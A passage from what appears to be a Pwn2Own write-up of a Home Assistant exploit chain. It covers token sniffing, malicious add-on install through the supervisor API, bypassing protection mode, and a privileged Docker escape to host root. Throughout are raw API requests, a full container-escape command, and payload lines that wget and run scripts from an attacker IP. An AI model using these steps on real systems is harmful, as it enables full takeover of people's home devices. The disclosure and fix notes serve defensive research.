Authorization: Bearer 76794150e5f3fa3651aafa3f23b10228d9be0030e42d53883afbd7fe8d33903f9c1fe561c74a74056240382778d6374983ed5ebea711f88e
X-Hass-Source: core.websocket_api
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Length: 69
Content-Type: application/json

{"repository":"https://github.com/testmail123456/compass-ssh-container"}
The HTTP response shows that the new repository was added correctly:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 25
Date: Tue, 02 Sep 2025 12:20:55 GMT
Server: Python/3.13 aiohttp/3.12.15

{"result":"ok","data":{}}
We then retrieve the slug for the malicious add-on:
GET /store HTTP/1.1
Host: 172.30.32.2
User-Agent: HomeAssistant/2025.7.4 aiohttp/3.12.14 Python/3.13
Authorization: Bearer 76794150e5f3fa3651aafa3f23b10228d9be0030e42d53883afbd7fe8d33903f9c1fe561c74a74056240382778d6374983ed5ebea711f88e
X-Hass-Source: core.websocket_api
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Length: 2
Content-Type: application/json

{}
The HTTP response contains the slug for the malicious add-on:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 25
Date: Tue, 02 Sep 2025 12:21:04 GMT
Server: Python/3.13 aiohttp/3.12.15

[CUT BY COMPASS]"description":"Test Container SSH","documentation":true,"homeassistant":null,"icon":true,"installed":false,"logo":true,"name":"Test Container SSH","repository":"4b60877e","slug":"4b60877e_compass-ssh-container","stage":"stable","update_available":false,"url":"https://github.com/testmail123456/compass-ssh-container","version_latest":"1.2.0","version":null}[CUT BY COMPASS]
Then, we use the retrieved slug to install the malicious add-on:
POST /addons/4b60877e_compass-ssh-container/install HTTP/1.1
Host: 172.30.32.2
User-Agent: HomeAssistant/2025.7.4 aiohttp/3.12.14 Python/3.13
Authorization: Bearer 76794150e5f3fa3651aafa3f23b10228d9be0030e42d53883afbd7fe8d33903f9c1fe561c74a74056240382778d6374983ed5ebea711f88e
X-Hass-Source: core.websocket_api
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Length: 2
Content-Type: application/json

{}
The HTTP response shows that the add-on was installed correctly:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 25
Date: Tue, 02 Sep 2025 12:21:04 GMT
Server: Python/3.13 aiohttp/3.12.15

{"result":"ok","data":{}}
Gaining Docker API access requires more than just enabling the docker_api flag in the configuration file; the container’s protected status must also be disabled. This security setting is managed via the add-on configuration interface, where users must manually toggle the “Protection Mode” to off to allow for higher-privileged operations:

Once disabled, the interface presents a warning dialog notifying the user of the potential security risks:

However, we discovered that by targeting the API directly with the following HTTP request, we can modify the configuration without any user interaction:
POST /addons/4b60877e_compass-ssh-container/security HTTP/1.1
Host: 172.30.32.2
User-Agent: HomeAssistant/2025.7.4 aiohttp/3.12.14 Python/3.13
Authorization: Bearer 76794150e5f3fa3651aafa3f23b10228d9be0030e42d53883afbd7fe8d33903f9c1fe561c74a74056240382778d6374983ed5ebea711f88e
X-Hass-Source: core.websocket_api
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Length: 19
Content-Type: application/json

{"protected":false}
The HTTP response shows that the modification succeeded:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 25
Date: Tue, 02 Sep 2025 12:21:07 GMT
Server: Python/3.13 aiohttp/3.12.15

{"result":"ok","data":{}}
Finally, we started the malicious add-on using the same slug:
POST /addons/4b60877e_compass-ssh-container/start HTTP/1.1
Host: 172.30.32.2
User-Agent: HomeAssistant/2025.7.4 aiohttp/3.12.14 Python/3.13
Authorization: Bearer 76794150e5f3fa3651aafa3f23b10228d9be0030e42d53883afbd7fe8d33903f9c1fe561c74a74056240382778d6374983ed5ebea711f88e
X-Hass-Source: core.websocket_api
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Length: 2
Content-Type: application/json

{}
The HTTP response shows that the add-on was started correctly:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 25
Date: Tue, 02 Sep 2025 12:21:09 GMT
Server: Python/3.13 aiohttp/3.12.15

{"result":"ok","data":{}}
Host Compromise
We can now connect to the exposed SSH service on port 8000 with the credentials we had configured in the add-on and access the docker APIs:
30ea1f94-compass-ssh-container:~# docker ps
CONTAINER ID   IMAGE
dd616a3303d4   ghcr.io/testmail123456/compass-ssh-container-aarch64:1.2.0
f6554480727d   ghcr.io/home-assistant/aarch64-hassio-supervisor:latest
c1d5699e6429   ghcr.io/home-assistant/aarch64-hassio-cli:2026.05.0
f769b7742752   ghcr.io/music-assistant/server:2.6.0
ad51977d9ce2   ghcr.io/home-assistant/aarch64-hassio-multicast:2026.02.0
ef8779f86ae0   ghcr.io/home-assistant/aarch64-hassio-observer:2026.02.0
2c64dbcd7f14   ghcr.io/home-assistant/aarch64-hassio-audio:2026.02.0
d4f391f448c4   ghcr.io/home-assistant/aarch64-hassio-dns:2026.02.0
da576103f28d   ghcr.io/home-assistant/green-homeassistant:2025.10.3
We then escaped to the host operating system using the following command:
# docker run --privileged -v /:/host --cap-add=ALL --security-opt apparmor=unconfined --security-opt seccomp=unconfined --security-opt label:disable --pid=host --userns=host --uts=host --network=host --ipc=host --cgroupns=host -it ghcr.io/testmail123456/busybox shThe command performs the following:
- Mounts the host’s root filesystem into the container via
-v /:/host. - Grants all kernel capabilities (
--cap-add=ALL) and disables security profiles, including AppArmor, seccomp, and SELinux. - Shares all critical host namespaces (PID, User, Network, IPC, etc.), mapping the container’s
rootuser to the real hostroot.
Finally, we chroot into the /host directory:
# chroot /hostTogether these actions effectively provide the attacker a shell with full root-level control of the host.
Full Exploit
Having established a complete chain from unauthenticated access to host-level root, we developed a fully automated exploit to meet the Pwn2Own competition requirements. To achieve the full attack chain, we developed a two-stage exploit:
- Control Stage (Attacker Machine): This component serves as the orchestrator. It triggers the initial RCE on the Music Assistant web interface to download the
tcpdumpbinary and the second-stage script. - Install-AddOn Stage (Target Device): This script is executed within the Music Assistant container and performs the following automated actions:
- Sniffs internal network traffic to intercept a privileged bearer token.
- Leverages the stolen token to install the malicious add-on.
- Notifies the Control Stage orchestrator upon successful installation.
Once the Install-AddOn Stage successfully completes, the Control Stage script finalizes the exploit by executing the Docker escape sequence, displaying a success page, and providing a root shell.
To monitor the execution of the second stage in real-time, we implemented a remote logging mechanism. The Install-AddOn Stage script establishes a raw TCP connection back to the Control Stage orchestrator, streaming all runtime logs to the attacker’s machine for analysis.
Control Stage
The Control Stage script automates the sequence of HTTP requests previously described, with two key modifications to ensure exploit reliability and prevent collisions if executed multiple times:
- Randomized Naming: To avoid name collisions during repeated executions, the script appends a unique 10-character random suffix to the playlist name (e.g.
csnc-a1b2c3d4e5), the.pthfilename (e.g.,csnc-f6g7h8i9l1.pth), thetcpdumpbinary (e.g.tcpdump-m2n3o4p5q6) and the Install-AddOn Stage script (e.g.second_step_r7s8t9u0v1.py). - Payload Injection: The script injects the following commands into the
.pthfile:mv /app/venv/lib/python3.13/site-packages/csnc-<RANDOM>.pth /app/venv/lib/python3.13/site-packages/csnc-<RANDOM>.pth_old: Renames the .pth file to ensure the payload executes only once and avoids re-triggering.wget http://<ATTACKER_IP>:8000/tcpdump -O tcpdump-<RANDOM>: Download the tcpdump binary from the attacker-controlled machine.wget http://<ATTACKER_IP>:8000/second_step.py -O second_step-<RANDOM>.py: Download the Install-AddOn Stage Python script.chmod 777 tcpdump-<RANDOM>: Grants execution permissions to the tcpdump binary.python3 second_step-<RANDOM>.py <ATTACKER_IP> 5000 tcpdump-<RANDOM>: Executes the second stage, using the provided IP and port for remote logging.
Finally, the script sends the HTTP request to trigger the payload and enters a loop, awaiting a completion signal from the Install-AddOn Stage script.
Install-AddOn Stage
The Install-AddOn Stage is implemented in the second_step.py script. Its objective is to automate the interception and extraction of a privileged token through the following process:
- Traffic Capture: The script executes
tcpdump-<RANDOM> port 80 -w http_traffic.pcapto capture all internal HTTP traffic and save it to a PCAP file. - Continuous Monitoring: Every 10 seconds, the script runs a command to parse the captured traffic, specifically looking for
Authorizationheaders within requests to the following endpoints:/host/info/info/store/core/info/supervisor/info/os/info/network/info
- Token Extraction: Once a request containing a privileged token is intercepted, the script extracts the value from the
Authorizationheader.
After successfully capturing the privileged token, the Install-AddOn Stage script uses it to install the malicious add-on. After the add-on is successfully installed, the Install-AddOn Stage script notifies the Control Stage script, triggering the final phase of the host takeover described before.
Video
The following video shows the exploit in action:
Pwn2Own Cork Experience
After extensive testing, the exploit was fully developed and ready for the competition.
On Monday, we traveled to Cork for the live drawing of the contestants. We were drawn third out of six teams and our attempt was scheduled for Tuesday afternoon. We arrived at the Trend Micro office two hours before our attempt and we spent time observing other participants’ attempts and preparing for our run.
When the ten-minute timer finally began, we launched our exploit. The initial RCE on the Music Assistant container worked flawlessly within seconds.
We then had to wait for the second stage to intercept the privileged token from the HTTP traffic. During our testing, we observed that the internal scheduler occasionally failed to start the process that sends the required API calls. Thus, we implemented remote logging to track the execution lifecycle of the Install-AddOn Stage script, allowing us to monitor the time elapsed since its invocation. During our attempt, the logs showed the following progression:
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 00:00
[LOG from ('10.0.0.9', 56246)]: [+] tcpdump started in background, capturing HTTP traffic...
[LOG from ('10.0.0.9', 56246)]: [+] Looking for the session token... it might take up to 5 minutes
[LOG from ('10.0.0.9', 56246)]: [+] Looking for the session token in the captured traffic...
[LOG from ('10.0.0.9', 56246)]: [+] Token not found... Waiting for 10 seconds...
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 00:05
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 00:10
[CUT BY COMPASS]
[LOG from ('10.0.0.9', 56246)]: [+] Looking for the session token in the captured traffic...
[LOG from ('10.0.0.9', 56246)]: [+] Token not found... Waiting for 10 seconds...
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 01:15
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 01:20
[CUT BY COMPASS]
As the timer reached 4:30 minutes, we started getting more and more nervous. From our pre-competition tests, we knew that if the token was not intercepted within the first five minutes, the exploit would fail. However, at the 4:40 mark, only 20 seconds before the critical threshold, the privileged token was successfully intercepted:
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 04:40
[LOG from ('10.0.0.9', 56246)]: [+] Looking for the session token in the captured traffic...
[LOG from ('10.0.0.9', 56246)]: [+] Session token identified: 369bfcdc9f9cf7a857407fc55a45d058b3dfe79ec99f7db154a26469d308b01904688befdaa21e6197c1e0ccaa93850c5349ab5b0e1ff657
[LOG from ('10.0.0.9', 56246)]:
[LOG from ('10.0.0.9', 56246)]: [+] Creating a new repository: https://github.com/testmail123456/compass-ssh-container
[LOG from ('10.0.0.9', 56246)]: [+] Repository created successfully
[LOG from ('10.0.0.9', 56246)]:
[LOG from ('10.0.0.9', 56246)]: [+] Get slug information
[LOG from ('10.0.0.9', 56246)]: [+] Slug retrieved successfully. Slug: 30ea1f94_compass-ssh-container
[LOG from ('10.0.0.9', 56246)]:
[LOG from ('10.0.0.9', 56246)]: [+] Install the addon with slug: 30ea1f94_compass-ssh-container
[LOG from ('10.0.0.9', 56246)]: [+] Time passed 01:15
[LOG from ('10.0.0.9', 56246)]: [+] Addon installed successfully
[LOG from ('10.0.0.9', 56246)]:
[LOG from ('10.0.0.9', 56246)]: [+] Disable protection flag for the slug: 30ea1f94_compass-ssh-container
[LOG from ('10.0.0.9', 56246)]: [+] Flag disabled successfully
[LOG from ('10.0.0.9', 56246)]:
[LOG from ('10.0.0.9', 56246)]: [+] Start the add-on with the slug: 30ea1f94_compass-ssh-container
[LOG from ('10.0.0.9', 56246)]: [+] Add-on started successfully... SSH on port 8000 should now be exposed
[+] Detected add-on started message... connecting to the exposed shell...
[+] Starting shell...
[+] Connecting to <HOME_ASSISTANT_IP> on port 8000: Done
[CUT BY COMPASS]
To our relief, the exploit succeeded and provided us with a root shell on the host.
Following the attempt, we went to the disclosure room to walk ZDI through our exploit. Fortunately, all our discovered vulnerabilities were unknown to ZDI, meaning we avoided any collisions. As a result of our successful exploit, we were awarded $20,000 and 4 Master of Pwn points.
Versions
The vulnerabilities described in this series affect the following versions:
| Component | Version | Release Date |
|---|---|---|
| Music Assistant add-on | 2.6.0 | 25/09/2025 |
| Core | 2025.10.3 | 17/10/2025 |
| Supervisor | 2025.10.0 | 02/10/2025 |
| Operating System | 16.2 | 08/09/2025 |
| Frontend | 20251001.2 | 10/10/2025 |
Fixes
In the 2.7.0 release of Music Assistant, authentication has been added to the web interface exposed on port 8095, blocking unauthenticated access entirely.
This update also includes a fix for an arbitrary file upload issue. After the patch, attempts to update the file linked to a playlist are now properly rejected with the message: Updating item_id is not allowed for filesystem-based providers.
Leave a Reply